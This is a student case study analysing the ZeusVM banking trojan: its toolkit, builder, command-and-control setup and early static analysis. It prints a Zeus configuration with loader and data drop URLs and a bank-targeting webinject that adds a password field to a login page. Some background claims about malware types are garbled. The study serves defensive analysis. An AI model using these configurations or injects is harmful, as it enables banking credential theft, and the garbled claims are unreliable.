

ZEUSVM TROJAN

Malware Analysis Case Study



IT18015140 - Saputhanthri N.D

Bachelor of Science Hons. In Information Technology

(Specialization in Cyber Security)

Department of Information Systems Engineering

Sri Lanka Institute of Information Technology Sri Lanka

TABLE OF CONTENTS

Overview Zeus Banking Trojan	2
1. INTRODUCTION	3
1.1. What Is Malware?.....	4
1.2. Types of Malwares.....	5
1.2.1. Trojan:.....	5
1.2.2. Spyware:	5
1.2.3. Botnet:.....	5
1.2.4. Rootkit:	5
1.2.5. Virus:.....	6
1.3. Security Techniques of Malware	6
1.3.1. Encrypted Malware:.....	6
1.3.2. Metamorphic Malware:	6
1.3.3. Polymorphic Malware:.....	6
1.3.4. Oligomorphic Malware:	7
1.4. Reverse Engineering and Obfuscation Techniques	7
1.4.1. Code Transposition:	7
1.4.2. Dead Code Insertion:	7
1.4.3. Subroutine Permutation:	8
1.4.4. Register Reassignment:.....	8
1.4.5. Instruction Substitution:	8
1.4.6. Code Integration:	8
2. EVOLUTION OF ZEUS Trojan	9
3. ZEUSVM ENVIRONMENT FOR ANALYSIS.....	10
4. ZEUS MALWARE ANALYSIS.....	15
4.1. Static Analysis	15
4.1.1. Analysis with Web Resources	15
4.1.2. PE Header Analysis.....	17
4.2. Dynamic Analysis	22
4.2.1. Basic Dynamic Analysis	22
4.2.2. Reversing ZeusVM V2.0.0.0	31
4.2.3. Advanced Dynamic Analysis.....	37
5. CONCLUSION	50
6. REFERENCES	51

OVERVIEW ZEUS BANKING TROJAN

Since 2006, the Zeus Malware has become the most popular banking trojan, infecting tens of millions of machines. The malware is distributed as a toolkit, which allows hackers to modify the source code and create their own variants. Once infected, the Zeus malware can automatically collect passwords from Protected Storage and potentially take control of your computer, downloading files, shutting it down, rebooting, or deleting system files, resulting in your machine crashing. However, hackers frequently use it to monitor selected websites, insert fields that were not there originally, and steal personal information. For instance, in addition to your username and password, you may be asked for your phone number, date of birth, and other personally identifiable information, which could potentially result in account theft.

During the attempt to face certain vulnerabilities, In malware investigation, reverse engineering has become a standard technique. Throughout this area, reverse engineering is utilized to understand virus behavior by reproducing and examining the components of the source code. This method has been utilized in Malware Analysis utilizing Static and Dynamic approaches, which both heavily rely on Reverse Engineering techniques.

Considering the importance of this issue, this case study will focus on the ZeusVM Version 2.0.0.0 trojan, and a complete version of its Toolkit was released for free on the internet, allowing anybody to construct a Zbot.

This study resulted in the discovery of a unique approach for decrypting the URL of the Command & Control Server. Additionally, the function of certain indexes in RC4 decryption was revealed, as was the method utilized to encrypt communication between the Command & Control Server and the client.

1. INTRODUCTION

Malware is software running on a computer without the owner's consent. There are several forms of malware that may be classified according to their spreading techniques or purposes, from the monetization of safety outbreaks or the gathering of valuable information that may be sold, hosting disruption, or network overload.

In recent years, the annual rising spread of new malware and its dangerousness has made it an urgent necessity to improve defenses against it. In that circumstance, Internet security has taken on a crucial role in protecting sensitive information, as stealing money is the most destructive assault.

Nowadays, Botnets are usually utilized to perpetuate those assaults. A significant Botnet family is built with the Zeus toolkit, by disseminating the Zeus Trojan or Zbot originally found in 2007. The Zeus Trojan is a malicious program aimed at targeting devices utilizing the operating system from Microsoft Windows. It may be used to generate a Trojan horse that looks to your system as a real file but is actually malware that can allow other parties access to your system. It was developed to steal from the infected machine information such as bank data, login credentials and other sensitive information and transmit it back to the attacking author.

Zeus focuses mostly on stealing bank-related details because in a short time they are the most profitable data, but it may also take any credentials regarded relevant. The primary focus of this case study is on the ZeusVM v2.0.0.0 Trojan, as it is one of the most recent additions to the Zeus family of botnets, and the whole toolkit has been made publicly available on the web. Due to the lack of access to the source code for ZeusVM, the method of reverse engineering was used to gain an understanding of how it operates. The ZeusVM trojan was analyzed using both static and dynamic analysis, the two major approaches of malware analysis. The majority of the time, Reverse Code Engineering was used to decipher the internals of the ZeusVM malware. The trojan was analyzed using virtualization, and a Botnet was utilized to recreate its operation on an infected system, including communication with a fictitious command and control server.

The ZeusVM trojan was dissected beginning with its most unusual feature, the Virtual Machine, the components of which were identified. The trojan's configuration file was then thoroughly analyzed and decrypted, as well as the communication between the infected system and the server. As a consequence of this study, a new mechanism for decrypting the URL of the Command & Control Server used to download the 'DynamicConfig' was discovered within the malware. Additionally, the function of particular indexes in RC4 decryption was discovered, as was ZeusVM's usage of Visual Encrypt and RC4 to encrypt its communication

to the C&C. This enabled the detection and categorization of some operations associated with the Virtual Machine during the malware's execution.

1.1. WHAT IS MALWARE?

Malware is an all-inclusive expression for any malicious software to harm or exploit any programmable equipment, network or service. Malicious hackers often utilize it to extract data that can be used for financial advantage by victims. This data can include financial information, healthcare records, personal emails, and passwords. the list of types of information that can be stolen is virtually infinite. Malware is a broad term that covers all forms of harmful software, including viruses, and hackers employ it for a variety of purposes.

- Convincing a victim to provide personal information in order to commit identity theft.
- Theft of customer credit card information or other financial information.
- Taking over numerous computers in order to execute distributed denial-of-service attacks against other networks.
- Computers are infected and used to mine bitcoin or other currency.

When referring to the malware spread methods, these include malicious ads on prominent sites, infected portable storage devices, infected software and files, email attachments, false software installs and SMS messages.

1.2. TYPES OF MALWARES

1.2.1. TROJAN:

Trojan's mask themselves as innocent apps and deceive users to download and use them. Once you are up and going, you may steal personal information, crash a device, spy on activity, or even start an assault. Its term remembers its features since the user's agreement is required for installation. On the contrary, viruses and worms do not replicate themselves.

1.2.2. SPYWARE:

Spyware is a program placed on your computer that generally collects and sends personal or Internet surfing patterns and facts to its use without your express knowledge. Spyware allows its users to track all types of communication on the target device. Spyware is commonly used for the testing and monitoring of communications in a sensitive setting during an investigation by law enforcement agencies, government agencies and information security companies. However, spyware is also sold to consumers, which allow buyers to spy on their wives, children and employees.

1.2.3. BOTNET:

A Botnet is a collection of infected devices that have been infected with a certain Bot. A bot is a piece of malicious code that infects an internet-connected system. This bot enables the botnet's owner, referred to as the bot master, to remotely control every machine within the botnet. The botnet may be used to send spam via email or via a spyware component that collects bank passwords and other sensitive information.

1.2.4. ROOTKIT:

Although a rootkit is not harmful software, it may be exploited to commit malicious acts. Its objective is to conceal itself within the system and grant the attacker privileged access to it. A rootkit may coexist with other malware and serves as a cover for their destructive activities, preventing it from being detected.

1.2.5. VIRUS:

Viruses are often delivered via email attachments that include the viral payload, or the portion of the infection that executes the destructive activity. The device becomes infected once the victim opens the file.

1.3. SECURITY TECHNIQUES OF MALWARE

Malware can be classified according to the security measures it employs to evade detection or increase the difficulty of its analysis. The most prevalent types of malwares,

1.3.1. ENCRYPTED MALWARE:

Encryption is a technique used to conceal the content of malware from static analysis, which is an analysis that does not execute the code and does not have the ability to perform the decryption function. Once the decryption function is found, the virus becomes susceptible, as it is made of an encrypted portion and a constant decryption code. The encryption prevents a signature-based scan from detecting the file. This method may be used in conjunction with many levels of various encryption to increase the malware's risk and vulnerability.

1.3.2. METAMORPHIC MALWARE:

In comparison to polymorphic malware, metamorphic malware employs the most sophisticated protection approach. In this scenario, the malware is rebuilt each time, but it does not require encryption, as the virus's whole body is altered during each rewrite. While the malware's functionality remains constant, the consequence is always varied due to various methods. The Malware includes a mutation engine that is responsible for generating a new mutant sample.

1.3.3. POLYMORPHIC MALWARE:

Polymorphic malware evolved from Oligomorphic malware. In this scenario, the virus's code is mutated from its original source, and the malware produces an unlimited number of alternative decryption routines using obfuscation techniques, ensuring that each sample is unique and requires particular analysis. Apart from that, the encrypted virus and decryption function are always identical.

1.3.4. OLIGOMORPHIC MALWARE:

Oligomorphic malware is simply a kind of encrypted malware in which the decryption function is not fixed and easily recognizable. Each sample requires a unique decryption mechanism, which ensures that the virus is always essentially unique. Because the potential combinations of decryption functions are restricted in practice, it is possible to use a signature-based analysis to determine the sign of each distinct decryption function.

1.4. REVERSE ENGINEERING AND OBFUSCATION TECHNIQUES

Reverse Engineering is the technique of obtaining information from the binary code of a software program by examining its components and behavior without knowledge of the program's internals or its development. Also, a discipline that may be used to any area of forward engineering; it is analogous to scientific research except that the study is performed on a man-made product rather than a natural event.

Code obfuscation is a legal method used by many software engineers to conceal the source code of their works or to make reverse code engineering more difficult. Malware authors employ similar methods to conceal their harmful software from researchers. Additionally, these techniques are utilized in polymorphic and metamorphic malware.

1.4.1. CODE TRANSPOSITION:

Code transposition is a method that modifies the sequence of the instructions in the malware's original source code. Non-dependent pieces of code are reorganized in order to alter the resultant malware's code without altering the behavior of those blocks of code. This approach is difficult to apply due to the difficulty of locating separate pieces of code. Another possibility is to randomly reorder the instructions and rebuild the correct sequence by adding conditional and unconditional jumps throughout the code.

1.4.2. DEAD CODE INSERTION:

Dead code insertion is a straightforward approach that adds some actions to the program that are not required, such as NOP instructions that do not alter the program's behavior. Antivirus software may detect and remove a sequence of NOP operations; similarly, additional dead code can be added to subtly change the program, such as the following increase and decrement of a variable. The dead

code may never be run, or if it is, it will have no influence on the operation of the virus in its original form.

1.4.3. SUBROUTINE PERMUTATION:

Subroutine Permutation randomly alters the sequence of the malware routine. This method might result in an infinite number of potential permutations of malware containing n subroutines. The sequence of the subroutines may vary depending on the sample.

1.4.4. REGISTER REASSIGNMENT:

Register Reassignment is a method used to alter the registers utilized by malware from one generation to the next. The program's behavior and functioning are unaffected. Otherwise, it is a more difficult approach to employ. It is to reassign a register that is never utilized within the program.

1.4.5. INSTRUCTION SUBSTITUTION:

Instruction Substitution replaces the program's code with similar operations that produce the same outcomes conceptually but are performed differently. This is a sophisticated obfuscation method, as it requires a dictionary of all potential substitutes for each operation in order to detect it.

1.4.6. CODE INTEGRATION:

Integration of code is a highly complex method. The virus installs its code into another executable program in this scenario. To do this, it disassembles the host software, then replicates itself inside and recompiles it to produce a new executable.

2. EVOLUTION OF ZEUS TROJAN

Zeus was most likely built in 2006 by Slavik, a Russian developer. Since then, several developers have attempted to develop software that might compete with Zeus. In 2007, the first public detection of Zeus occurred. Since then, virtually every year, a small upgrade version of Zeus v1.0 has been published, including v1.1, v1.2, v1.2, v1.4, v2.0, SpyEye, and ICE-IX. In 2010, Zeus v2 was published as the first significant upgrade, and in 2011, the source code for Zeus v2.0.8.9 was leaked, enabling the creation of several forks throughout the years (Fig. 1).




Fig. 1. Evolution of Zeus Trojan

3. ZEUSVM ENVIRONMENT FOR ANALYSIS

Zeus has been intended to run mostly on Windows XP operating systems since its inception in 2006. During its development, additional current OS support, such as Windows Vista and Windows 7 has been incorporated.

Zeus establishes an infected computer network. Every machine is part of Botnet, and the owner of the machine is not aware of the grave situation, since the Trojan operates silently behind the infected computer.

Once the zombie computer has been infected, the stolen information is automatically sent to a C&C server which collects all of the data and is managed by the botnet owner. The botnet owner may also give orders to concurrently manage all the zombie computers and update the site list that needs to be monitored to rob the data from the bot.

Additionally, Zeus must be executed on the system in order to infect it. Even if the installation procedure fails, the binary run is immediately removed from the system following execution. While installation procedure, the trojan copies itself to a specified folder and generates a persistence key in the system's registry that is performed upon system reboot. Then, this newly created copy of the virus is executed, which takes care of inserting itself into the system's running processes. Additionally, it downloads the DynamicConfig to acquire updated information and C&C information during the procedure. At this stage, Zeus is prepared to steal the data; the primary characteristic of all Zeus trojans is the Man-in-the-browser attack. This approach takes advantage of the browser to inject HTML code into web pages, but only for the website specified in the DynamicConfig.

This approach enables the creation of a new form that entices the user to enter additional personal data and tracks the data entered. The injection occurs most commonly on bank websites and other websites suitable for social engineering. Once harvested, the data is transmitted to the command-and-control URL provided in the DynamicConfig and stored in a database for future use. The Zeus Bot toolkit environment is comprised of the following components.


- **Config.txt**

The file config.txt contains the trojan's configuration information. It is divided into two sections: 'StaticConfig' and 'DynamicConfig'. The StaticConfig file is read from the Builder and inserted inside the malware's code. It provides the botnet's name, the URL of the command-and-control server used to download the Encrypted DynamicConfig, and a key used to

perform the encryption. Additionally, it has other fields such as a backup URL in case the server is unavailable and connection timing settings for the C&C server (Fig.2).

The Builder uses DynamicConfig when it needs to construct the Encrypted DynamicConfig, which is a separate activity from creating the executable. It contains two URLs to the command-and-control server: one for downloading the current version of the malware executable, and another for accessing the drop zone where the stolen data is stored.

The most critical element in DynamicConfig is the file webinjests item, which specifies the directory in which the webinject file is stored. It is required for the Encrypted DynamicConfig to be created.



```
C: > Users > Dulanaka > Downloads > Zeus botnet > builder > config.txt
 1 ;Build time: 15:06:54 14.04.2011 GMT
 2 ;Version: 2.0.8.9
 3
 4 entry "StaticConfig"
 5 ;botnet "btn1"
 6 timer_config 60 1
 7 timer_logs 1 1
 8 timer_stats 20 1
 9 url_config "http://192.168.133.130/zeus/config.bin"
10 remove_certs 1
11 disable_tcpserver 0
12 encryption_key "Dffffffffffffssssswweefgsdsijoinjkuihiu"
13 end
14
15 entry "DynamicConfig"
16 url_loader "http://192.168.133.130/zeus/bot.exe"
17 url_server "http://192.168.133.130/zeus/gate.php"
18 file_webinjests "webinjests.txt"
19 entry "AdvancedConfigs"
20 | ;"http://advdomain/cfg1.bin"
21 | end
22 entry "WebFilters"
23 | "!*.microsoft.com/*"
24 | "!http://*myspace.com*"
```

Fig. 2. Config.txt

- **WebInjects.txt**

The external file webinjests.txt includes the HTML code. This is the heart of the Encrypted DynamicConfig, since it includes all of the malware's rules and the website it will target. It provides the URL for each piece of code to be injected as well as the location of the code inside the page. This file is fully configurable by the botnet's owner, allowing him to choose which website to target.

As an example, webinjests.txt contains the log account and password for the Spanish Credit Bank's website (Fig. 3). The file can include virtually any number of rules. There is a black market for obtaining fresh and updated web injects.

```

gate.php      = config.txt  = webinjcts.txt X
> Users > Dulanaka > Downloads > Zeus botnet > builder > webinjcts.txt GP
324 set_url https://banesnet.banesto.es/*loginEmpresas.htm GP
325 ;♦♦♦♦♦
326 data_before
327 name="oppasswd"</tr><tr>
328 data_end
329 data_inject
330 <td height="24" align="right" class="fila1">&ampnbsp&ampnbspclave de firma:</td>
331 <td class="fila1">&ampnbsp&ampnbsp <input type="password" size="8" maxLength="8" name="Epass" class="cmbcombo"></td>
332 <td class="bordatabla1" width="1"></td>
333 data_end
334 data_after
335 </tr>
336 data_end
337 ;POST ♦♦♦♦♦
338 data_before
339 <input type="hidden" name="passwd" value="">
340 data_end
341 data_inject
342 <input type="hidden" name="Epass" value="">
343 data_end
344 data_after
345 data_end
346 ;♦♦♦♦♦♦♦
347 data_before
348 <td><a href="javascript:
349 data_end
350 data_inject
351 Checks();
352

```

Fig. 3. Webinject.txt

- **Command & Control Server**

The botnet is operated remotely through a server; it is mostly responsible for transmitting the Encrypted DynamicConfig and collecting any information obtained from the bot. To carry out these tasks, the command and control has deployed a control panel built in PHP and utilizing a MySQL database to store data. Two pages comprise the control panel: cp.php and gate.php. The cp.php page is used by the botnet's owner to monitor the botnet's status, give orders, and view the outcomes of data theft, whereas the gate.php page is where the Bots connect to upload the information.




Fig. 4. C&C (Command and control panel)

- **The Zeus Builder**

The Zeus builder is a Windows executable application with a graphical user interface and dual language support for English and Russian. The builder is primarily responsible for producing the Zeus trojan's malicious executable and the encrypted dynamic configuration file. To generate the executable, the builder reads the config.txt file, which includes the features of that specific trojan. The builder's second primary job is to create the Encrypted DynamicConfig, which is an operation that always accepts the config.txt as input but runs in parallel to the construction of the executable and may be used solely to update the Encrypted DynamicConfig. Encryption is performed using the Key specified in the StaticConfig. Additionally, the function has the ability to determine whether a computer is contaminated by giving the decryption key and a procedure for eliminating the trojan from the attacked machine. The builder was then executed to generate the malware executable and encrypted configuration file. The malware binary was produced using the function Build bot executable, which used the config.txt file as an input (Fig. 5.).






Fig. 5. Zeus Builder

The execution of the malware was analyzed in its three phases and the functions related to the Virtual Machine were monitored. This thesis will study this in further analysis.



Process of ZeusVM



Process of ZeusVM Execution

4. ZEUS MALWARE ANALYSIS

The study was conducted by doing both static and dynamic analysis on the malware executable and examining its behavior. We utilize a Windows 7 32bit virtual machine with Flare VM configured for the malware analysis approach. Additionally, several dynamic analytic tools have been added. Additionally, create virtual Windows XP SP3 computers for static and dynamic analysis.

4.1. STATIC ANALYSIS

4.1.1. ANALYSIS WITH WEB RESOURCES

Once the malware was built, it was tested against a variety of antivirus programs. When presented with a first malware sample, the simplest approach to begin the static analysis process is to produce the hash of that file and check to see whether that hash is detected as suspicious by any of the threat feeds accessible online. There are a multitude of reputable sites accessible for checking hashes of files for suspicious signs. Virus Total, IBM X-Force, and AlienVault OTX are a few examples. These Threat feeds can provide an analyst with an early overview of the malware they are analyzing.

To begin, we must produce hashes for our suspicious file. This may be accomplished using the Hashmyfiles tool. Following the malware scan, the file was submitted to the website VirusTotal, which does a far more comprehensive study against 67 different antivirus programs (Fig. 6). The infection was discovered by the majority of antiviruses in this example, with a detection rate of 57/67 across all antiviruses (Fig. 7).




Fig. 7. Generating hash

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis (Static ML)	① Suspicious		Ad-Aware	① Trojan.SpyEye.S
AhnLab-V3	① Trojan.Win32.Zbot.R4880		ALYac	① Trojan.SpyEye.S
Anti-AVL	① Trojan/Generic.ASMalwS.IF2		SecureAge APEX	① Malicious
Arcabit	① Trojan.SpyEye.S		Avast	① S!Crypt-BT [Tr]
AVG	① S!Crypt-BT [Tr]		Avira (no cloud)	① TR/Spy.A.5b78
Baidu	① Win32.Trojan.Zbot.a		BitDefender	① Trojan.SpyEye.S
BitDefenderTheta	① Gen:NN.ZexaF.34142.lmX@a4CvBKp		Bkav Pro	① W32.AIDetect.malware!
CAT-QuickHeal	① Trojan.Zbot.MUE.AO4		ClamAV	① Win.Spyware.Zbot-1275
Comodo	① TrojWare.Win32.Spy.Zbot.BPOD@4vmcr		CrowdStrike Falcon	① WinMalicious_confidence_90% (D)

Fig. 6. VirusTotal analyse

According to above result, our hash has been detected by several engines. Numerous engines that store threat data have flagged this hash as malicious, representing a variety of detections. Certain engines have recognized this file hash as Zeus Trojan, as well as other Zeus variants. Additionally, the community tab may

be utilized to discover specific researchers' reports for this particular hash, which may provide critical information for our own investigation.

4.1.2. PE HEADER ANALYSIS

Now that we've verified that our suspicious file is indeed malicious, we can begin our own static analysis. To begin, we open the file with HxD in order to find further hints.

As the hex dump of this file demonstrates, there are numerous indications that this file is a Portable Executable (PE). Portable Executables is a file format for executables, object code, and dynamic link libraries (DLLs) that is used by Windows Operating Systems. The file's first two bytes are 4D and 5A decoded as MZ. This clearly indicates the presence of a PE Header. The decoded text PE is represented by bytes 50 and 45. These signs eventually demonstrate that we are dealing with a PE file (Fig. 8).

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	4D 5A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
